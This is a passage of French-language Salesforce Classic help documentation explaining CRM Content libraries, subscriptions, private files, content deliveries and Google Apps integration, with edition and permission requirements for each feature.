- Cliquez sur **Présenter** ou **Ne pas présenter** pour activer ou désactiver la présentation. Le contenu présenté se voit attribuer une priorité supérieure à un contenu similaire dans les résultats d'une recherche ; par exemple, si 100 fichiers contiennent le critère de recherche *`actif de vente`*, tous les fichiers présentés comportant ce terme apparaîtront en tête de la liste des résultats. Le contenu présenté est aussi répertorié dans l'aperçu de la bibliothèque et les pages de détail de la bibliothèque pour un accès rapide.
- Cliquez sur un nom de bibliothèque pour afficher les détails de cette bibliothèque. Cliquez sur la flèche en regard du nom de la bibliothèque et sélectionnez **S'abonner à une bibliothèque** pour vous abonner à tout le contenu de la bibliothèque ou **Afficher le contenu de la bibliothèque** pour afficher la liste de tous les fichiers, packs de contenu, liens Web et documents Google publiés dans la bibliothèque.

## Utilisation de la liste associée Contenu

La liste associée Contenu sur une page de détail d'un enregistrement comprend des liens vers la totalité du contenu associé à cet enregistrement dans Salesforce CRM Content. Cliquez sur le nom du fichier dont vous souhaitez afficher la page de détail.

Seuls les utilisateurs Salesforce CRM Content membres de la bibliothèque dans laquelle le contenu a été publié sont autorisés à voir le fichier publié dans la liste associée Contenu. Par exemple, si vous sélectionnez l'opportunité "Affaire Importante" lors de la publication du fichier `Stratégieaffaireimportante.doc` dans la bibliothèque Ventes connexes, la liste associée Contenu sur l'opportunité "Affaire Importante" affiche un lien vers le fichier `Stratégieaffaireimportante.doc` accessible uniquement aux membres de la bibliothèque Ventes connexes. Les utilisateurs qui ne sont pas membres de cette bibliothèque ne peuvent pas voir ce lien.

La liste associée Contenu associé peut être utilisée pour accéder à Salesforce CRM Content à partir des pistes, des comptes, des contacts, des opportunités, des produits, des requêtes ou encore des objets personnalisés. Pour plus d'informations, reportez-vous à Recherche de Salesforce CRM Content associée à des enregistrements à la page 3467.

CONSULTER ÉGALEMENT :

Présentation de Salesforce CRM Content

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour accéder à Salesforce CRM Content :

- La case `Utilisateur de Salesforce CRM Content` doit être cochée dans vos informations personnelles

## Affichage et modification des abonnements au contenu

Cliquer sur l'onglet Abonnements affiche la page d'accueil Abonnements qui permet de consulter vos abonnements à Salesforce CRM Content et les activer ou les désactiver.

**Remarque:** Pour vous abonner à un fichier, un pack de contenu, un lien Web ou un document Google, consultez sa page de détail du contenu, puis cliquez sur **Non abonné**. La page de détail du contenu permet également de s'abonner à une balise, à un auteur ou à une bibliothèque à l'aide des menus déroulants en regard du nom de la balise, de l'auteur ou de la bibliothèque.

Dans l'onglet Abonnements, cliquez sur les sous-onglets Contenu, Balises, Auteurs ou Bibliothèques pour afficher vos abonnements. En fonction de vos paramètres de notification, vous serez informé des modifications du contenu auquel vous êtes abonné via des e-mails en temps réel ou par un e-mail quotidien.

**Conseil:** Pour configurer vos paramètres de notification, accédez à votre page d'informations personnelles, cliquez sur **Modifier**, puis sélectionnez `Recevoir les alertes Salesforce CRM Content par e-mail`. Si vous souhaitez recevoir un récapitulatif quotidien plutôt que des alertes par e-mail en temps réel, sélectionnez également `Recevoir les alertes Salesforce CRM Content sous la forme d'un résumé quotidien`.

Les abonnements génèrent les notifications suivantes :

- Si vous vous abonnez à un fichier, vous serez informé lorsqu'une personne ajoute des commentaires au fichier ou lorsqu'une nouvelle version du fichier est disponible. Si vous vous abonnez à un lien Web ou un document Google, vous recevez une notification lorsque des commentaires sont ajoutés, mais non lorsque le lien change ou que le document est modifié.
- Si vous vous abonnez à un pack de contenu, vous recevez une notification lorsqu'une nouvelle version du pack est publiée. Si vous n'avez pas souscrit à des fichiers individuels dans le pack de contenu, vous ne recevez pas les notifications de publication de nouvelles versions des fichiers.
- Si vous vous abonnez à une balise, vous serez informé de tout nouveau contenu publié associé à la balise à laquelle vous êtes abonné. Pour être informé des nouvelles versions du contenu balisé, abonnez-vous au contenu.
- Si vous vous abonnez à un auteur, vous serez informé lorsque l'auteur publiera un nouveau contenu. Pour être informé des nouvelles versions du contenu d'un auteur, abonnez-vous au contenu.
- Si vous vous abonnez à une bibliothèque, vous êtes informé(e) lorsqu'un nouveau contenu est ajouté à la bibliothèque, y compris un contenu existant dont un lien pointe depuis peu vers la bibliothèque à laquelle vous êtes abonné. Pour être informé des nouvelles versions du contenu de la bibliothèque, abonnez-vous au contenu.

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour s'abonner à un contenu :

- La case `Utilisateur de Salesforce CRM Content` doit être cochée dans vos informations personnelles

  ET

  Membre de la bibliothèque

CONSULTER ÉGALEMENT :

Mise à jour des versions de contenu

Suivi d'un fichier

Chargement d'une nouvelle version d'un fichier

## Affichage et modification de bibliothèques

Après avoir localisé une bibliothèque Salesforce CRM Content dans la zone **Mes bibliothèques** de la page d'accueil de l'onglet Bibliothèques ou sur une page de détail de contenu, cliquez sur le nom de la bibliothèque pour afficher des informations détaillées. Pour plus d'informations sur les options de publication en haut de la page, reportez-vous à Téléchargement et publication d'un contenu.

Dans la zone de titre de la bibliothèque, vous pouvez cliquer sur les liens rapides suivants :

- **Parcourir** pour afficher les résultats de la recherche montrant tout le contenu de la bibliothèque.
- **Modifier** pour renommer la bibliothèque ou modifier sa description.
- **Supprimer** pour supprimer une bibliothèque vide. Si vous souhaitez supprimer une bibliothèque qui comporte du contenu, vous devez d'abord déplacer le contenu vers une autre bibliothèque ou le supprimer et vider la corbeille.

  Remarque: Si votre Corbeille est vide et que vous ne pouvez pas supprimer la bibliothèque, cela signifie que la Corbeille d'un autre utilisateur contient un contenu supprimé dans la même bibliothèque. Une bibliothèque ne peut pas être supprimée tant que tout son contenu n'est pas définitivement supprimé ou déplacé vers une autre bibliothèque.

- **Modifier les membres** pour ajouter ou supprimer des membres de bibliothèque ou modifier leur autorisation de bibliothèque.
- **Règles de balisage** pour modifier la méthode de balisage autorisée dans la bibliothèque.
- **Types d'enregistrement** pour limiter les types d'enregistrement disponibles pour les contributeurs de bibliothèque.
- **Afficher le contenu archivé** pour afficher une liste du contenu archivé dans la bibliothèque. Si vous ne disposez pas des privilèges `Archiver le contenu` ou `Gérer les bibliothèques` dans l'autorisation sur votre bibliothèque, la liste du contenu archivé ne comporte que le contenu que vous avez créé et archivé, et non le contenu que d'autres auteurs ont archivé.

La page de détail de la bibliothèque comprend les sections suivantes :

**Membres**

Cette section répertorie tous les utilisateurs Salesforce CRM Content membres de la bibliothèque. Pour limiter la liste des membres, saisissez un nom d'utilisateur et cliquez sur **Filtrer**. Vous pouvez filtrer par le début d'un nom d'utilisateur mais pas par le nom.

Pour ajouter de nouveaux membres à la bibliothèque :

1. Cliquez sur **Ajouter des membres**.
2. Si le membre que vous souhaitez ajouter n'est pas répertorié, saisissez les premières lettres de son prénom dans la case de recherche, puis cliquez sur **Rechercher**.
3. Sélectionnez des membres dans la zone Membres disponibles. Les membres peuvent comprendre des utilisateurs Salesforce CRM Content individuels ou des groupes publics contenant des utilisateurs Salesforce CRM Content.

   Conseil: Si vous avez de nombreux utilisateurs Salesforce CRM Content, créez un groupe public et ajoutez-le à une bibliothèque plutôt que d'ajouter individuellement les utilisateurs à la bibliothèque.

4. Cliquez sur **Ajouter** pour ajouter les membres à la bibliothèque.

**Éditions**

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**AUTORISATIONS UTILISATEUR**

Pour modifier une bibliothèque :

- Gérer Salesforce CRM Content

  OU

  `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

Pour ajouter ou supprimer des membres dans la bibliothèque :

- Gérer Salesforce CRM Content

  OU

  `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

5. Cliquez sur **Suivant**.
6. Sélectionnez une autorisation de bibliothèque pour chaque utilisateur ou groupe public et cliquez sur **Enregistrer**.

Pour supprimer un membre de la bibliothèque, cliquez sur **Supprimer**. Pour modifier l'autorisation de bibliothèque d'un membre, cliquez sur **Modifier** et choisissez une nouvelle autorisation de bibliothèque dans la liste déroulante.

**Contenu présenté**

Cette section répertorie les cinq éléments de contenu de votre dernière bibliothèque définis comme « présentés ». Si aucun contenu n'a été présenté, cette section ne s'affiche pas. Le contenu présenté se voit attribuer une priorité supérieure à un contenu similaire dans les résultats d'une recherche. Par exemple, si 100 fichiers contiennent le critère de recherche `actif de vente`, tous les fichiers présentés comportant ce terme s'affichent en tête de la liste des résultats. Pour afficher tout le contenu présenté, cliquez sur **Afficher tout**. Pour activer ou désactiver le statut de présentation, accédez à sa page détails de contenu.

**Contenu principal**

Cette section comprend des listes qui résument l'activité du contenu dans votre bibliothèque. Dans une liste, cliquez sur l'icône d'un fichier pour télécharger le contenu ou sur le titre pour ouvrir la page associée des informations de contenu. Dans la section Contenu principal, vous pouvez choisir parmi les catégories suivantes :

- **Date de publication** : ce contenu est classé en ordre descendant selon la date de publication la plus récente. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tous les fichiers, liens Web et documents Google publiés.
- **Nombre de téléchargements** : ce contenu est trié en ordre décroissant selon le plus grand nombre de téléchargements. Le graphique en forme de barre représente la comparaison d'un enregistrement avec un autre. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu téléchargé.
- **Cote** : ce contenu est trié en ordre décroissant selon le plus grand nombre de votes positifs. Le vert et le rouge de la barre graphique représentent respectivement les votes positifs et négatifs. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu avec des votes.
- **Nombre de commentaires** : ce contenu est trié en ordre décroissant selon le plus grand nombre de commentaires de lecteurs. Le graphique en forme de barre représente la comparaison d'un enregistrement avec un autre. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu ayant des commentaires.

**Balises courantes**

Ce « nuage de balises » montre l'étiquetage du contenu de la bibliothèque. Les balises sont des termes descriptifs attribués au cours du téléchargement ou de la révision et qui permettent de classer et d'organiser le contenu. Cliquez sur le nom d'une balise pour afficher les résultats de la recherche de tous les fichiers, liens Web et documents Google contenant cette balise. La taille des noms des balises augmente dans le nuage de balises en fonction de leur popularité, c'est-à-dire que les balises les plus longues sont attribuées au contenu le plus fréquent. Les balises peuvent être classées par ordre alphabétique ou par popularité. Le nuage de balises contient les 30 balises les plus courantes.

**Activité récente**

Cette section est un instantané de l'activité au sein de votre bibliothèque. Elle montre les derniers fichiers, liens Web et documents lGoogle à recevoir des commentaires, des votes ou des abonnements. Le contenu présenté et le nouveau contenu publié sont aussi inclus mais les nouvelles versions du contenu existant, du contenu archivé et du contenu supprimé n'apparaissent pas dans la section Activité récente. Utilisez les boutons **Plus ancien** et **Plus récent** pour faire défiler les enregistrements. La section Activité récente contient 100 enregistrements au maximum.

**La contributeurs les plus actifs**
Cette section affiche les auteurs qui ont le plus fréquemment téléchargé du contenu dans votre bibliothèque. Les noms s'allongent en fonction de l'activité, de sorte que les plus grands noms sont les auteurs qui ont le plus contribué au contenu.

CONSULTER ÉGALEMENT :

Gestion des bibliothèques

Mise à jour des versions de contenu

## Gestion des bibliothèques

Sous l'onglet **Bibliothèques**, accédez à votre bibliothèque privée, créez des bibliothèques, sélectionnez des bibliothèques à afficher ou à modifier, et analysez l'utilisation et l'activité d'une bibliothèque. Pour plus d'informations sur les options de publication en haut de la page, reportez-vous à Téléchargement et publication d'un contenu. La page d'accueil des bibliothèques comporte deux onglets : Contenu partagé, qui fournit des informations sur les bibliothèques partagées, et Mes fichiers privés, qui contient des informations sur votre bibliothèque privée.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

AUTORISATIONS UTILISATEUR

Pour créer des bibliothèques :

- Gérer Salesforce CRM Content

  OU

  « Créer des bibliothèques »

Pour modifier des bibliothèques :

- Gérer Salesforce CRM Content

  OU

  `Gérer les bibliothèques` doit être coché dans la définition de l'autorisation de votre bibliothèque

### Contenu partagé

L'onglet Contenu partagé de la page d'accueil des bibliothèques contient les sections suivantes :

**Mes bibliothèques**
Cette section répertorie toutes les bibliothèques auxquelles vous avez accès. Cliquez sur un nom de bibliothèque pour afficher des informations sur cette bibliothèque ou cliquez sur **Parcourir** pour afficher la liste de tout le contenu dans la bibliothèque. Cliquez sur le bouton **Nouveau** pour créer de nouvelles bibliothèques, ajouter des utilisateurs ou attribuer des autorisations de bibliothèque aux utilisateurs de travail.

**Contenu présenté**
Cette section répertorie les cinq éléments de contenu de vos dernières bibliothèques définis comme « présentés ». Le contenu présenté se voit attribuer une priorité supérieure à un contenu similaire dans les résultats d'une recherche. Par exemple, si 100 fichiers contiennent le critère de recherche `actif de vente`, tous les fichiers présentés comportant ce terme s'affichent en tête de la liste des résultats. Pour afficher tout le contenu présenté, cliquez sur **Afficher tout**. Pour faire basculer le statut présenté d'un élément de contenu, accédez à sa page détails de contenu.

**Contenu principal**
Cette section comprend des listes qui résument l'activité des contenus dans toutes vos bibliothèques. Chaque liste trie le contenu en fonction de critères spécifiques. Dans une liste, cliquez sur l'icône d'un fichier pour télécharger le contenu ou sur un titre pour ouvrir la page associée des informations de contenu. Dans la section Contenu principal, vous pouvez choisir les catégories suivantes :

- **Date de publication** : ce contenu est trié en ordre décroissant selon la date de publication la plus récente. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tous les fichiers, liens Web et documents Google publiés.
- **Nombre de téléchargements** : ce contenu est trié en ordre décroissant selon le plus grand nombre de téléchargements. La barre graphique représente la comparaison d'un enregistrement avec un autre. Choisissez le

nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu téléchargé.

- **Cote** : ce contenu est trié en ordre décroissant selon le plus grand nombre de votes positifs. Le vert et le rouge de la barre graphique représentent respectivement les votes positifs et négatifs. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu pour lequel on a voté.
- **Nombre de commentaires** : ce contenu est trié en ordre décroissant selon le plus grand nombre de commentaires de lecteurs. La barre graphique représente la comparaison d'un enregistrement avec un autre. Choisissez le nombre d'enregistrements à afficher dans la liste déroulante associée ou cliquez sur le bouton **Afficher tout** pour afficher la liste de tout le contenu ayant des commentaires.

**Balises courantes**
Cette section généralement appelée « nuage de balises » montre l'étiquetage du contenu de la bibliothèque. Les balises sont des termes descriptifs attribués au cours du téléchargement ou de la révision et qui permettent de classer et d'organiser le contenu. Cliquez sur le nom d'une balise pour afficher les résultats de la recherche de tous les fichiers, liens Web et documents Google contenant cette balise. Les noms des balises s'allongent à l'intérieur du nuage de balises en fonction de leur popularité, c'est-à-dire que les balises les plus longues sont attribuées au contenu le plus fréquent. Les balises peuvent être classées par ordre alphabétique ou par popularité. Le nuage de balises contient les 30 balises les plus populaires.

**Activité récente**
Cette section est un instantané de l'activité au sein de vos bibliothèques. Elle montre les derniers fichiers, liens Web et documents lGoogle à recevoir des commentaires, des votes ou des abonnements. Le contenu présenté et le nouveau contenu publié sont aussi inclus mais les nouvelles versions du contenu existant, du contenu archivé et du contenu supprimé n'apparaissent pas dans la section Activité récente. Utilisez les boutons **Plus ancien** et **Plus récent** pour faire défiler les enregistrements. La section Activité récente contient 100 enregistrements au maximum.

**La contributeurs les plus actifs**
Cette section montre les auteurs qui ont le plus récemment publié du contenu dans vos bibliothèques. Les noms s'allongent en fonction de l'activité, de sorte que les plus grands noms sont les auteurs qui ont le plus contribué au contenu.

## Mes fichiers privés

L'onglet Mes fichiers privés de la page d'accueil des bibliothèques est votre bibliothèque privée. Lorsque vous téléchargez ou créez un contenu sans sélectionner une bibliothèque publique, le contenu est stocké dans votre bibliothèque privée. Vous pouvez publier à tout moment le contenu dans une bibliothèque publique ou le laisser dans votre bibliothèque privée pour une durée illimitée. Le contenu de votre bibliothèque privée peut être assemblé dans des packs de contenu. Il peut également être envoyé à des pistes et des contacts hors de votre organisation à l'aide de la fonctionnalité de livraison de contenu. Pour plus d'informations, reportez-vous à Configuration des livraisons de contenu à la page 3834. L'onglet Mes fichiers privés comporte les sections suivantes :

**Bibliothèque privée**
Si vous sélectionnez l'option **Enregistrer dans ma bibliothèque privée** en publiant un fichier, un lien Web, un pack de contenu ou un document Google, votre contenu est enregistré ici. Vous pouvez publier ou supprimer des fichiers de cette liste ou cliquer sur le nom d'un fichier pour afficher sa page de détail du contenu. Les options suivantes, qui sont disponibles dans la page de détail d'un contenu partagé, ne sont pas disponibles pour le contenu d'une bibliothèque privée : balisage, cote, abonnement, suivi des téléchargements, suivi des abonnements ou utilisation des champs personnalisés. Si vous publiez un fichier à partir de la liste Bibliothèque privée puis cliquez sur **Annuler** durant le processus de publication, votre fichier est supprimé.

**Téléchargement interrompu**
Si une erreur se produit lors du téléchargement d'un nouveau fichier, par exemple votre navigateur se bloque ou votre session prend fin, le fichier en cours de téléchargement est enregistré ici. Cliquez sur **Publier** pour publier le fichier dans une bibliothèque publique ou l'enregistrer dans votre bibliothèque privée. Si vous cliquez sur **Annuler** dans la boîte de dialogue Enregistrer ou Publier le contenu, votre fichier est supprimé.

**Téléchargement de la révision interrompu**

Si une erreur se produit lors du téléchargement d'une nouvelle version d'un fichier, le fichier en cours de téléchargement est enregistré ici. Les utilisateurs ont toujours accès à la version d'origine. Cliquez sur **Publier** pour publier le fichier dans une bibliothèque publique ou l'enregistrer dans votre bibliothèque privée. Si vous cliquez sur **Annuler** dans la boîte de dialogue Enregistrer ou Publier le contenu, votre fichier est supprimé.

CONSULTER ÉGALEMENT :

Configuration de livraisons de contenu

Création et modification de packs de contenu dans Salesforce CRM Content

## Livraisons de contenu

### Création de livraisons de contenu

| AUTORISATIONS UTILISATEUR | |
|---|---|
| Pour créer des livraisons de contenu à partir d'une bibliothèque partagée dans Salesforce CRM Content : | Membre de la bibliothèque<br>ET<br>« Livrer le contenu » doit être activé dans la définition de l'autorisation de votre bibliothèque |
| Pour créer des livraisons de contenu à partir d'une bibliothèque personnelle dans Salesforce CRM Content : | « Livrer les fichiers et contenus personnels téléchargés » activée dans la définition d'autorisation générale |
| Pour créer des livraisons de contenu (utilisateur non Content) : | « Livrer les fichiers et contenus personnels téléchargés » activée dans la définition d'autorisation générale |

| Éditions |
|---|
| Disponible avec : Salesforce Classic |
| Disponible avec : **Toutes** les éditions à l'exception de **Database.com** |
| Salesforce CRM Content disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition |

Une *livraison de contenu* permet de convertir aisément des documents, tels que les fichiers Microsoft® PowerPoint et Word, vers une version optimisée pour le Web en vue de faciliter leur affichage. Une fois la livraison créée, vous pouvez envoyer son URL cryptée à n'importe quel destinataire, notamment des pistes, des clients, des partenaires et des collègues, puis suivre le nombre de vues ou de téléchargements du contenu. Les livraisons de contenu sont disponibles uniquement dans Salesforce Classic. Cependant, Lightning Email génère des liens basés sur la livraison en tant que pièces jointes pour les utilisateurs de Lightning Experience qui ont accès à la fonctionnalité Livraisons de contenu.

Une livraison de contenu peut être créée à partir de la liste associée Livraisons de contenu dans la plupart des objets Salesforce. Les utilisateurs de Salesforce CRM Content peuvent également créer une livraison de contenu à partir de la page de détail de contenu ou de la liste associée Contenu associé.

Pour créer une livraison de contenu :

1. Dans la liste associée Livraisons de contenu, la liste associée Contenu associé ou la page de détail de contenu, cliquez sur **Livrer le contenu**.
2. Téléchargez un fichier ou confirmez le nom de fichier. Si vous êtes un utilisateur de Salesforce CRM Content, recherchez dans vos bibliothèques le contenu que vous souhaitez livrer. Les utilisateurs de Salesforce CRM Content peuvent rechercher un contenu depuis des bibliothèques partagées ou une bibliothèque personnelle.

3. Vous pouvez également modifier le champ `Nom de livraison`. Ce nom identifie votre livraison de contenu dans Salesforce. Nous recommandons d'utiliser un nom permettant de distinguer aisément cette livraison des autres dans le même enregistrement. Le nom de livraison par défaut inclut le nom du fichier et la date du jour.
4. Sélectionnez la méthode de livraison qui détermine l'affichage de votre contenu. Les options affichées dépendent du format du fichier téléchargé.
   - Sélectionnez `Autoriser le destinataire à l'afficher dans le navigateur` pour créer une version en ligne du fichier que les destinataires peuvent visualiser dans leur navigateur.
   - Sélectionnez `Autoriser le destinataire à le télécharger au format` *`[type de fichier]`* pour permettre au destinataire de votre livraison de visualiser le contenu sous son format d'origine. Par exemple, si vous avez téléchargé un fichier Microsoft® Word, ce champ devient `Autoriser le téléchargement en tant que fichier .doc`.

     Remarque: Si aucun aperçu du fichier n'existe dans Salesforce, les utilisateurs peuvent télécharger le fichier livré, que le téléchargement soit autorisé ou non. Les aperçus de fichiers sont effectués lors de la demande initiale dans Salesforce, pas avant. L'affichage de la page de détail d'un fichier ou sa publication dans un fil génère des aperçus du fichier.

   - Sélectionnez `Autoriser le destinataire à le télécharger au format .pdf` pour autoriser les destinataires à télécharger une version PDF du fichier. Cette option est disponible uniquement avec les fichiers Microsoft® PowerPoint, Word et Excel.
5. Sélectionnez `Me notifier lors du premier affichage ou téléchargement` pour recevoir un e-mail lorsque votre destinataire clique pour la première fois sur l'URL de la livraison de contenu.
6. Si le contenu que vous livrez a une échéance, cochez la case `Retirer l'accès au contenu le`, puis saisissez une date d'expiration. Par défaut, la date d'expiration est 90 jours à compter de la date courante. Une fois votre livraison de contenu créée, vous pouvez modifier à tout moment la date d'expiration dans la page de détail de livraison.
7. Vous pouvez également sélectionner `Demander un mot de passe pour accéder au contenu`. Lors de la création de la livraison de contenu, vous recevez un mot de passe à inclure dans l'URL de la livraison que vous envoyez à vos destinataires. Le mot de passe est disponible dans la page de détail de la livraison pendant sa durée de vie.
8. Vous pouvez également utiliser la recherche pour associer votre livraison de contenu à un enregistrement Salesforce. L'enregistrement qui était affiché lorsque vous avez cliqué sur **Livrer le contenu** est sélectionné par défaut.
9. Cliquez sur **Enregistrer et Suivant**. Votre livraison est généralement prête rapidement, mais vous pouvez cliquer sur **Me notifier** pour quitter l'assistant de livraison de contenu et être notifié par e-mail lorsque votre livraison est prête.
10. Si vous n'avez pas quitté l'assistant de livraison de contenu, cliquez sur **Aperçu** pour contrôler la qualité de la livraison.

    Important: Le formatage du fichier d'origine peut ne pas s'afficher correctement dans la version en ligne. Si vous sélectionnez `Autoriser le destinataire à l'afficher dans le navigateur`, affichez un aperçu de la livraison de contenu avant d'envoyer son URL à vos destinataires. Si la qualité de la version en ligne ne vous convient pas, cliquez sur **Précédent**, puis sélectionnez la publication du contenu sous son format de fichier d'origine ou en tant que fichier PDF uniquement.

11. Copiez et collez l'URL de la livraison et, si applicable, son mot de passe dans un e-mail ou un message instantané pour la livraison. L'URL est disponible dans la page de détail de livraison. Pour plus d'informations, reportez-vous à Affichage et modification des livraisons de contenu.

CONSULTER ÉGALEMENT :

Partage de fichiers via un lien

## Affichage et modification des livraisons de contenu

Dans la liste associée Livraisons de contenu ou la page de liste Livraisons de contenu, cliquez sur le nom d'une livraison de contenu pour ouvrir la page de détail.

**Affichage des détails de livraison de contenu**

La page de détail de livraison présente toutes les informations associées à une livraison de contenu, notamment le nombre de consultations et les paramètres de la livraison. L'URL qui fournit l'accès à la livraison de contenu est visible uniquement si vous avez accès au contenu ou à un enregistrement associé au contenu, ou si vous êtes propriétaire de la livraison de contenu. Pour obtenir une description de chaque champ, reportez-vous à Champs de livraison de contenu.

**Modification des détails de livraison de contenu**

Cliquez sur **Expire maintenant** pour supprimer immédiatement l'accès à la livraison de contenu. Cliquez sur **Modifier** pour modifier des détails tels que les méthodes de livraison, la date d'expiration ou l'enregistrement auquel la livraison est associée. Pour obtenir une description de chaque champ, reportez-vous à Champs de livraison de contenu.

**Suppression de livraisons de contenu**

Cliquez sur **Supprimer** pour supprimer l'accès à la livraison de contenu et l'enregistrement de la livraison de Salesforce. Les utilisateurs Salesforce CRM Content ne peuvent supprimer aucun fichier associé à une livraison de contenu tant qu'elle n'est pas supprimée.

**Suivi des livraisons de contenu**

Chaque fois que l'URL d'une livraison de contenu est ouverte, Salesforce enregistre l'événement en tant que *vue*. La liste associée Vues de la page de détail de la livraison de contenu répertorie chaque vue associée à la livraison. Les informations sur la vue indiquent la date et l'heure, si elle a été vue par un utilisateur (Salesforce) interne et si la vue contenait un téléchargement. Si la livraison de contenu offrait le téléchargement du fichier sous son format d'origine ou au format PDF, le marqueur `Fichier téléchargé` indique qu'un téléchargement a eu lieu, mais vous ne pouvez pas distinguer les types de fichier.

CONSULTER ÉGALEMENT :

Création et modification de packs de contenu dans Salesforce CRM Content

### Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

Salesforce CRM Content disponible avec : **Contact Manager** Edition, **Group** Edition, **Professional** Edition, **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### AUTORISATIONS UTILISATEUR

Pour afficher la page de détail de livraison :

- Accédez à la page de détail du contenu associé dans Salesforce CRM Content

  OU

  Accédez à l'enregistrement associé à la livraison de contenu

Pour modifier, expirer ou supprimer une livraison de contenu :

- Responsable de l'enregistrement

  OU

  "Modifier toutes les données"

### Utilisation de la liste associée Livraisons de contenu

Une *livraison de contenu* permet de convertir aisément des documents, tels que les fichiers Microsoft® PowerPoint et Word, vers une version optimisée pour le Web en vue de faciliter leur affichage. Une fois la livraison créée, vous pouvez envoyer son URL cryptée à n'importe quel destinataire, notamment des pistes, des clients, des partenaires et des collègues, puis suivre le nombre de vues ou de téléchargements du contenu. Les livraisons de contenu sont disponibles uniquement dans Salesforce Classic. Cependant, Lightning Email génère des liens basés sur la livraison en tant que pièces jointes pour les utilisateurs de Lightning Experience qui ont accès à la fonctionnalité Livraisons de contenu.

Dans la liste associée Livraisons de contenu de pistes, comptes professionnels, contacts, opportunités, requêtes, campagnes et objets personnalisés, vous pouvez :

- Cliquer sur **Livrer le contenu** pour créer une livraison de contenu et l'associer à l'enregistrement que vous affichez. Pour plus d'informations, reportez-vous à Création de livraisons de contenu.
- Cliquer sur **Aperçu** pour ouvrir la livraison de contenu. Chaque fois que vous affichez une livraison de contenu, elle est enregistrée en tant que vue interne dans la liste associée Vues.
- Cliquez sur le nom de la livraison de contenu pour ouvrir la page de détail correspondante. Pour plus d'informations, reportez-vous à Affichage et modification des livraisons de contenu.

Éditions

Disponible avec : Salesforce Classic

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

AUTORISATIONS UTILISATEUR

Pour créer une livraison de contenu :
- Aucune

Pour modifier une livraison de contenu :
- Responsable de l'enregistrement

  OU

  Modifier toutes les données

## Applications Google

Intégrez des applications Google telles que Google Docs et Gmail à Salesforce.

Présentation de Google Apps

Utilisation de Google Documents dans Salesforce

Ajout de documents Google à Salesforce

Ajoutez un document Google existant à un enregistrement ou une bibliothèque dans Salesforce.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

### Présentation de Google Apps

Google Apps™ est une suite de services de communication et de collaboration à la demande hébergés par Google et conçus pour les utilisateurs d'entreprise. Salesforce intègre des services clés Google Apps et offre plusieurs applications AppExchange qui améliorent et personnalisent les fonctionnalités associées à Google.

Les services suivants pour Google Apps sont intégrés à Salesforce et nécessitent une simple activation par un administrateur de Salesforce :

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Toutes** les éditions à l'exception de **Database.com**

**Ajoutez Documents Google à Salesforce**

Google Documents™ permet de créer des documents, des feuilles de calcul et des présentations à la demande, puis de les modifier dans votre navigateur. Ensuite, vous pouvez travailler en temps réel avec d'autres collaborateurs. Lorsque le service Ajouter Google Documents à Salesforce est activé, vous pouvez :

- utiliser la liste associée Google Documents, notes et pièces jointes ou Google Documents et pièces jointes sur tout enregistrement Salesforce pour créer, modifier ou visualiser des documents Google et les associer à un enregistrement ;
- partager un document Google avec tout utilisateur Google Apps dans votre entreprise ;
- associer des documents Google avec des enregistrements Salesforce même lorsque vous n'utilisez pas Salesforce à l'aide du bouton de navigateur **Ajouter un document Google à Salesforce**.
- Ajouter des documents Google à Salesforce CRM Content vous permet de gérer tous les types de contenu dans un emplacement centralisé.

**Gmail à Salesforce**

Gmail™ est une application de messagerie Internet qui fonctionne sur tous les navigateurs standard et peut être utilisée avec le domaine de votre société. Gmail à Salesforce permet de consigner automatiquement les e-mails envoyés à partir de votre compte Gmail comme activités dans les enregistrements de pistes et de contacts dans Salesforce.

**Boutons et liens Gmail**

L'option Boutons et liens Gmail permet d'ajouter des liens **Gmail** en regard des champs d'e-mail dans tous les enregistrements et d'ajouter les boutons **Composer un e-mail dans Gmail** dans l'historique des activités des pistes et des contacts. Lorsque vous sélectionnez un lien Gmail ou le bouton **Composer un message Gmail**, Salesforce vous connecte automatiquement à votre compte Gmail et renseigne le champ **À**. Si Gmail pour Salesforce est activé, Salesforce renseigne également le champ **Cci** avec votre adresse Email to Salesforce.

## Utilisation de Google Documents dans Salesforce

